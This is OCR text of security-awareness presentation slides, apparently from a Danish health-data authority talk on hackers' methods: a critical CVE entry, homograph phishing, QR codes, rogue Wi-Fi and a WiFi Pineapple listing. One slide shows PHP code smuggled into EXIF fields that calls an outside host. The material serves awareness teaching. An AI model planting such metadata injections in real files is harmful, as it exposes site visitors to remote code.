


Hackerens værksted – hvad gør de?

- Sårbarheder - tekniske og menneskelige

SUNDHEDSDATA-
STYRELSEN

Der vil altid være sårbarheder



CVE-2022-37968 Detail

Current Description

Azure Arc-enabled Kubernetes cluster Connect Elevation of Privilege Vulnerability.

➕View Analysis Description

Severity | CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

CNA: Microsoft Corporation

Base Score: 10.0 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H


https://nvd.nist.gov/vuln/detail/CVE-2022-37968



https://www.zdnet.com/article/ransomware-this-is-how-half-of-attacks-begin-and-this-is-how-you-can-stop-them

https://www.zdnet.com/article/only-5-5-of-all-vulnerabilities-are-ever-exploited-in-the-wild/

Alle og vores viden er forsvaret




citibank.com

citibank.com

The "a" in the later url is a cyrillic alphabet.

An average internet user can easily fall for this. Be careful for every mail requiring you to click on a link.

Please Stay Alert



Demo ☺


SUNDHEDSDATA-
STYRELSEN

QR koder bruges over alle steder ☺

A few questions to you…

Go to www.menti.com and use the code 85 78 15


UPPSALA UNIVERSITET



Go to www.menti.com and use the code 85 78 15


Do you think patients should have online access to their primary care/GP records?


QR koder – links og alt det der.



Med en smule malware ☺
(slået fra!)


QR koder – links og alt det der.





QR koder – links og alt det der.

Til Demo af Qrcoder



EXIF

```
[Subimage0]Artist <?php file_get_contents('http://bankas.dk/fiskersSjov.php?act=art');?>
[Subimage0]Imagewidth   480
[Subimage0]imagelenght  800
[Subimage0]Imagedescription <?php file_get_contents('http://bankas.dk/Sjov.php?act=art');?>
```

QR koder bruges over alle steder ☺

Vil du have sessionens præsentationer tilsendt direkte til din indbakke?

DK:	Følg linket og indtast den e-mailadresse, der skal bruges.
UK/US:	Follow the link and type in the email address to use.


Demo

SUNDHEDSDATA-
STYRELSEN

Offentlige Wifi set fra en hacker

Liste ☺

Din telefon fortæller hele tiden alle de netværk den kender



NEXT >

SALE

WIFI PINEAPPLE

$199.99

The leading rogue access point and WiFi pentest toolkit for close access operations. Passive and active attacks analyze vulnerable and misconfigured devices.

The WiFi Pineapple® NANO and TETRA are the 6th generation pentest platforms from Hak5. Thoughtfully developed for mobile and persistent deployments, they build on over 10 years of WiFi attack expertise.

WIFI PINEAPPLE

TETRA BASIC | NANO BASIC | TETRA TACTICAL | NANO TACTICAL

QTY

